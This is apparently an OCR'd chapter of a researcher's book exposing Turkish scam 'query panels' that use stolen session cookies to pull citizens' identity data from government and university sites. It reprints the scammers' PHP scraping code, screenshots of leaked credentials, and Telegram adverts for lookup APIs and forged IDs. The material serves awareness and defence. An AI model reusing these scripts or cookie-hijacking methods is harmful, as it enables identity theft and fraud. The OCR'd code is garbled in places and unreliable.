
```

What is an API?

APIs are mechanisms that enable two software components to communicate with each other using a set of definitions and protocols. For example, the weather bureau's software system contains daily weather data. The weather app on your phone "talks" to this system via APIs and shows you daily weather updates on your phone. (Reference: [Amazon](#))

In the second method, queries made through the panel were again transmitted, this time without involving a Web API, to websites (government, university, etc.) with authorized access using stolen account credentials ([cookies](#)), just as in the previous method. The responses were then relayed back to the users/persons who made the queries following the same path. To summarize the communication flow:

User -> Query Panel (Belonging to the scammer) -> Website (authorized access through stolen account cookies)



```

1 <?php
2
3 include "../server/authcontrol.php";
4
5
6
7
8
9
10 header("Content-Type: application/json; utf-8");
11
12 $tc = $_POST['tc'];
13 $dogum = $_POST['dogum'];
14
15
16 $url = "https://enstiti. .... .edu.tr/aday/crudbilgiGetir.action?yerli_kimlik_tc_kimlik_no=$tc
17 &aday_ad=$aday_soyadmas$yerli_kimlik_dogum_tarih=$dogum";
18 $ch = curl_init();
19 curl_setopt($ch, CURLOPT_URL, $url);
20 curl_setopt($ch, CURLOPT_POST, 1);
21 curl_setopt($ch, CURLOPT_POSTFIELDS,
22     "ayrica=$aday_soyadmas$yerli_kimlik_dogum_tarih=$dogum_tarih&cilt_no=$cilt_no&aile_sira_no=$aile_sira_no&sira_no=$sira_no&dogum_yerli_pk=$pk_no&ilce_pk=$ilce_pk&seri_no=$seri_no");
23
24 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
25 curl_setopt($ch, CURLOPT_USERAGENT, $agent);
26 $scraped_page = curl_exec($ch);
27 curl_close($ch);
28 $json = json_decode($scraped_page, true);
29
30
31 echo json_encode(array("success" => "true", "data" => $json["adayList"]));
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

```

Output:

```

[{"id":1,"ad":"Ali","soyad":"Yılmaz","dogum_tarih":"1980-01-01","cilt_no":1,"aile_sira_no":1,"sira_no":1,"dogum_yerli_pk":1,"ilce_pk":1,"seri_no":1}

```



```

1 <?php
2 ini_set('display_errors', 0);
3
4 include "../server/cookie.php";
5
6 include "../vendor/autoload.php";
7
8 use GuzzleHttp\Client;
9
10 header('Content-Type: application/json');
11
12 $tc = $_GET['tc'];
13
14 $client = new Client();
15 $requestKinlik = $client->request('GET', 'https://.....gov.tr/Common/FirmaSorgulamaIslenleri/EsnaSorgulama', $tc, [
16     'headers' => [
17         "Accept" => "application/json, text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng;q=0.8,application/signed-exchange;q=0.9",
18         "Accept-Encoding" => "gzip, deflate, br",
19         "Accept-Language" => "en-US,en;q=0.9",
20         "Connection" => "keep-alive",
21         "Content-Type" => "application/json; charset=utf-8",
22         "sec-ch-ua" => '"Not A;Brand";v="99"', "Chromium";v="98", "Google Chrome";v="98",
23         "sec-ch-ua-mobile" => "0",
24         "sec-ch-ua-platform" => "Windows",
25         "Sec-Fetch-Dest" => "empty",
26         "Sec-Fetch-Mode" => "cors",
27         "Sec-Fetch-Site" => "same-origin",
28         "User-Agent" => "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36",
29         "X-Requested-With" => "XMLHttpRequest"
30     ]
31 ];
32
33 $response = json_decode($requestKinlik->getBody()->getContents(), true);
34
35 if ($response['State'] == 1) {
36     $json_result = json_decode($response['Result']["responseJsonStr"], true);
37     $sayi = count($json_result['sigortalilBilgi']["sigkSigortalilBilgi"]["sigortalitumortakHizmetlerBilgi"]);
38     $json_result = json_encode($json_result["sigortalilBilgi"]["sigkSigortalilBilgi"]["sigortalitumortakHizmetlerBilgi"]($sayi - 1));
39     echo json_encode(["success" => "true", "message" => "Bulundu", "data" => json_decode($json_result, true), "adres" => $response['Result']["isVeriAdres"]]);
40 } else {
41     echo json_encode(["success" => "false", "message" => "Bulunamadı"]);
42 }

```

```

1 <?php
2
3 $tc = $_POST['tc'];
4
5 preg_replace('/^0+$/s', '', $tc);
6
7 $result = array(
8     'success' => 'false',
9     'message' => 'Hatalı TC'
10 );
11
12
13 $cookie = "tzrw.....:a5";
14
15 function getPage($cookie)
16 {
17     $ch = curl_init();
18     curl_setopt($ch, CURLOPT_URL, "http://.....gov.tr/ADL01001.aspx");
19     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
20     curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
21     curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
22     curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/537.36");
23     curl_setopt($ch, CURLOPT_COOKIE, "ASP.NET_SessionId=$cookie; kullanicisi: ekranTipli=");
24     $output = curl_exec($ch);
25     curl_close($ch);
26 }


```

```


1 <?php
2
3 $cookie = "f5avraaaaaaaaaaaaaaaa_session=PMHJWONIB30.....ICDDGHEHLH
4 KUMVADKODAGIDJMHBE.....OFMGEBK; _ga=GA1.3.488499337.1645105929;
5 gld=GA1.3.1765686683.1645105929; Hsb=kc.....lyd; _RequestVerificationToken=dtXPJ481IdkrkTQ09tAz
6 uWqHe0-UcdBX5yQh-KibrB8Cv7CG.....YI3_qnPgY1;
7 _gat_gtag_UA_116537410_2=1; f5avraaaaaaaaaaaaaaaa_session=PMHJWONIB30.....LH
8 DGLMAGMLGNCBBDHDFCJIIIPMP.....BHFEFGPCQMMHIGFP";
9
10

```

[illegible]



The screenshot displays the SpocRadar application interface. At the top, there is a navigation bar with the SpocRadar logo and a search bar. The main content area shows a table of discovered credentials. The table has columns for Entity, Username, Password, Tag, Filename, Log Date, Country, and Details. The data rows show entries for 'garcia@ingress.com' and 'garcia@ingress.net' with various tags like 'Possible Customer' and 'Possible User'. On the right side, there is a sidebar with a 'Domain Intel Card' showing a 'Domain Score' of 0 and a 'Risk Score' of 'Very Low Risk'.



The image displays three screenshots of the SocRadRadar Threat Hunting interface, showing search results for different domains. The interface includes a sidebar with navigation options, a main search results table, and a right-hand panel with filters and a domain intel card.

Search 1: edu.tr

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
edu.tr/edu.tr/edu.tr	edu.tr/edu.tr	edu.tr/edu.tr	Possible Employee	password.txt	30 Jan 2023	TR	[Icons]
edu.tr/edu.tr/edu.tr	edu.tr/edu.tr	edu.tr/edu.tr	Possible Employee	password.txt	30 Jan 2023	TR	[Icons]
edu.tr/edu.tr/edu.tr	edu.tr/edu.tr	edu.tr/edu.tr	Possible Employee	password.txt	19 Jan 2023	TR	[Icons]
edu.tr/edu.tr/edu.tr	edu.tr/edu.tr	edu.tr/edu.tr	Possible Employee	password.txt	19 Jan 2023	TR	[Icons]
edu.tr/edu.tr/edu.tr	edu.tr/edu.tr	edu.tr/edu.tr	Possible Employee	password.txt	19 Jan 2023	TR	[Icons]
edu.tr/edu.tr/edu.tr	edu.tr/edu.tr	edu.tr/edu.tr	Possible Employee	password.txt	19 Jan 2023	TR	[Icons]
edu.tr/edu.tr/edu.tr	edu.tr/edu.tr	edu.tr/edu.tr	Possible Employee	password.txt	19 Jan 2023	TR	[Icons]
edu.tr/edu.tr/edu.tr	edu.tr/edu.tr	edu.tr/edu.tr	Possible Employee	password.txt	19 Jan 2023	TR	[Icons]
edu.tr/edu.tr/edu.tr	edu.tr/edu.tr	edu.tr/edu.tr	Possible Employee	password.txt	19 Jan 2023	TR	[Icons]
edu.tr/edu.tr/edu.tr	edu.tr/edu.tr	edu.tr/edu.tr	Possible Employee	password.txt	19 Jan 2023	TR	[Icons]

Search 2: gov.tr

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]

Search 3: gov.tr

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	30 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	30 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	30 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	30 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]
gov.tr/gov.tr/gov.tr	gov.tr/gov.tr	gov.tr/gov.tr	Possible Customer	password.txt	19 Jan 2023	TR	[Icons]

Furthermore, in my research, I discovered that Web APIs also have a separate underground market, similar to query panels.

1,118 members

Pinned message #25
 Çok güzel bir API bırakıyorum https://
 04:32

SHADO ARŞIV channel

```

03:00 0% 12% 14%
{
  "data": {
    "message": "API SERVİSİ",
    "tc": "137",
    "ad": " ",
    "cinsiyet": null,
    "dt": "22.2.2000",
    "dy": "15 Yıl 1 Ay 18 Gün",
    "anne": " / 24",
    "baba": " / 78",
    "memleket": "GÜMÜŞHANE/GÜMÜŞHANE",
    "ikamet": "İSTANBUL/ESENYURT",
    "vedekadres": "İSTANBUL/ESENYURT",
    "numarabilgisi": {
      "sahsinumara": null,
      "anegsm": "-9053",
      "babagsm": "-9053",
      "okulnumarasi": " ",
      "ogrencidurum": "Aktif öğrenci",
      "aracbilgisi": {
        "sahiplaka": null
      }
    }
  }
}

```

Çok güzel bir API bırakıyorum

<https://.lnet/.free.php?tc=137>

263 subscribers

Pinned message

June 9

Forwarded from

Sorgu Sonuçları

Sonuçları Kopyala

Kimlik Bilgileri	Adı	
	Soyadı	
	Doğum Tarihi	16.3.1998
	Yaş	25 YIL 2 AY 24 GÜN
	AnneAd	
	AnneTc	
	BabaAd	
	BabaTc	
	İl	İSTANBUL
Telefon Bilgileri	İlçe	
	Gsm	555
	Operatör	TürkTelekom
Adres Bilgileri	Adres	BÜYÜKÇEKMECE 34
	VergiNo	
	VergiDadi	
	VergiDkodu	

Detaylı Tc Sorgu Api

tc= kısmını değiştirip istediğiniz kişiyi sorgulayabilirsiniz.



<https://.tk/free/detaylitsorgu.php?tc=>




2

246 03:20

1,698 subscribers

[Previous message](#)ADRES E OKUL VESİKALI ÜCRETSİZ PANEL SİTE: [https://\[redacted\].org.tr/](https://[redacted].org.tr/) ANAHTAR: [https://t.me/\[redacted\]](https://t.me/[redacted])



```

<?php
//Dc:
$auth_keys = [
    ];

$auth = $_GET['auth'] ?? null;

if (in_array($auth, $auth_keys)) {
    http_response_code(401);
    exit("Girdiğiniz auth yanlış ya da auth girmediniz");
}

header('Content-Type: application/json; charset=utf-8');
//BURAYI KENDİ LOGINİNİZE GÖRE DÜZENLEYİN ANLAMASSINIZ DİYE GİRECEĞİNİZ YERLERİ
//KOYDUM
$Cookie = "_ga_53QJE7B3ME=kendi loginine göre düzenle; _gid=kendi loginine göre düzenle;
_ga_W4L4JGZT7N=kendi loginine göre düzenle; _ga_GA1-1.1052453498.1677348133; ASPNET_SessionId=kendi loginine
göre düzenle; ASPXAUTH=//TS01fe7e76=kendi loginine göre düzenle;
b_Admin_visibility=visible";
$_SESSION['auth'] = $auth;
curl_setopt($ch, CURLOPT_URL, 'https://arackiralama.gov.tr/fm_arac_ade.aspx?
plaka=$_SESSION['GET']['plaka']&id=17d8d0b1-3239-489a-a967-d33a9073d790&tur=1');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'GET');
curl_setopt($ch, CURLOPT_HTTPHEADER, [

```

As I continued examining the source codes and took a look at the codes that indicated which information could be obtained through these panels using the Turkish Identification Number (TCKN), a rough overview of the information that could potentially be accessed through these panels emerged, resulting in the following table.


```

15 $page_title = 'TC VIP PLUS';
16 include('inc/header_main.php');
17 include('inc/header_sidebar.php');
18 include('inc/header_native.php');
19
20 <!--BAŞLANGIÇ-->
21 <div class="row">
22 <div class="col-xl-12 col-md-6">
23 <div class="card">
24 <div class="card-body">
25 <div class="card-title">TC VIP PLUS</div>
26 <div class="card-text">
27 <p>Sorgulanacak Kişinin T.C. Numusu Giriniz.</p>
28 <div class="form-control">
29 <input type="text" value="" />
30 </div>
31 <div class="button">
32 <button type="button" value="Sorgula" />
33 </div>
34 </div>
35 </div>
36 </div>
37 </div>
38 </div>
39 </div>
40 </div>
41 </div>
42 </div>
43 </div>
44 </div>
45 </div>
46 </div>
47 </div>
48 </div>
49 </div>
50 </div>
51 </div>
52 </div>
53 </div>
54 </div>
55 </div>
56 </div>
57 </div>
58 </div>
59 </div>
60 </div>
61 </div>
62 </div>

```

As I continued examining the source codes, independent of the previous topic, I came across approximately **131** individuals' names and identity photos, which have been the subject of recent [news](#) and debates. When I compared them to images featured in past [news](#), I discovered that they were associated with the cryptocurrency exchange [Thodex](#), which was involved in the scam that affected thousands of people. It was revealed that these photos have been in the possession of scammers since 2021 and were being sold for **50** Turkish Lira (~\$2).

As I continued examining the source codes, independent of the previous topic, I came across approximately **131** individuals' names and identity photos, which have been the subject of recent [news](#) and debates. When I compared them to images featured in past [news](#), I discovered that they were associated with the cryptocurrency exchange [Thodex](#), which was involved in the scam that affected thousands of people. It was revealed that these photos have been in the possession of scammers since 2021 and were being sold for **50** Turkish Lira (~\$2).



2,530 members

🍎 LANMA ALIMLAR IŞIK HIZINDA ➡️

📢🔒 PAPARA HESABI ALINIR 🔒📢

👤👤 TEDARİĞİ SAĞLAM ÇEVRESİ GENİŞ KİŞİLER NE BEKLİYORSUN

👤🔒 + 90 HER TÜRLÜ PLATFORMA SMS VERİLİR 06:51

Forwarded from [redacted]

🔪 Photoshop İşlemleri 🔪

Tüm Evraklarda Oynama Yapılır ✓

Kargo Fişi, Fatura vb. Yapılır ✓

Kimlik Shoplanır ✓

Thodex Selfielerinde oynama yapılır ✓

Demo Atılmadan Hiçbir Ücret Talep Etmiyoruz ✓

👤👤👤👤👤👤 Ship İşlemleri 👤👤👤👤👤👤

Apple Shipleriniz % 10 ile geçerli ✓

Ship Geçilmeden Hiçbir Ücret Talep Etmiyoruz ✓ 06:51

1,122 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)

Reply

Oha abi çok büyüksün ben 7 yasındayım

Yaw olm dalga gecmeyin coluk cocukla 15:31

Sus.

Saman ye

👍👤 15:31

Thodex kimlik selfie satılık 50 tl 16:05

To summarize the matter, even though Turkey's [e-Government](#)

has not been hacked, unfortunately, there is a concerning outcome for citizens. At this level of organized fraud, it is not feasible for citizens to individually ensure the security of their data and information or change and update the data they believe has been obtained (such as TCKN, mother's name, father's name, maiden name, etc.). Therefore,

It is a significant responsibility for the authorities to detect and intervene in these stolen and abused accounts, websites, APIs, and services through the utilization of cyber threat intelligence platforms and services.

While law enforcement agencies continue their operations against fraudsters and threat actors without slowing down, implementing security controls at the software and network levels in these types of websites, APIs, and services that carry the risk of misuse is crucial (such as implementing [Captcha](#) controls where possible, limiting the number of web requests to a page or service within a certain timeframe, suspending and investigating accounts in the case of multiple requests, cutting off network connections, subjecting them to additional verification steps, etc.). Strengthening system security (hardening) is also of great importance.

Hope to see you in the following articles.



One or more interactive elements has been excluded from this version of the text. You can view them online here: <https://pressbooks.pub/hack4career/?p=175#oembed-1>

4. WhatsApp Scammers


[powerkit_toc title="Table of Contents" depth="2" min_count="4" min_characters="1000"]

Introduction

I recently received my share of calls and messages from foreign cell phone numbers, disturbing almost everyone, especially in Turkey, who has used the WhatsApp application in recent days. Of course, as in my articles on other scams ([Exposing Pig Butchering Scam](#), [LinkedIn Scammers](#), [Instagram Scammers](#)), I rolled up my sleeves to investigate and write about this to raise awareness.

This story started on **July 31, 2023**, when I received a text message from a mobile phone number (+60 11-6436 2947) with a **Malaysian** country code not registered in my contacts. In this message, the suspicious person said she was conducting

market research to help increase tourism data in Turkey and that I could earn **180 TL** by answering **3** simple questions.



←  +60 11-6436 2947



Soru-2: İlgilendiğiniz turizm projelerini hangi kanallar aracılığıyla keşfettiniz?

- (A): seyahat dergisi
(B): seyahat sitesi
(C): diğer

07:20

B 07:20 ✓✓

tamam harika. 07:20

Soru-3: Seyahat ettiğinizde otel seçerken kriterleriniz nelerdir?

- (Bedel
(B): coğrafi konum
(C): diğer

07:21

A 07:22 ✓✓

Tamam, görevleri tamamladınız, çok akıllısınız.

07:22

Öyleyimdir. 07:22 ✓✓

Size 180TL ödeyebilmemiz için lütfen aşağıdaki bilgileri formata göre doldurunuz.

Ad Soyad :

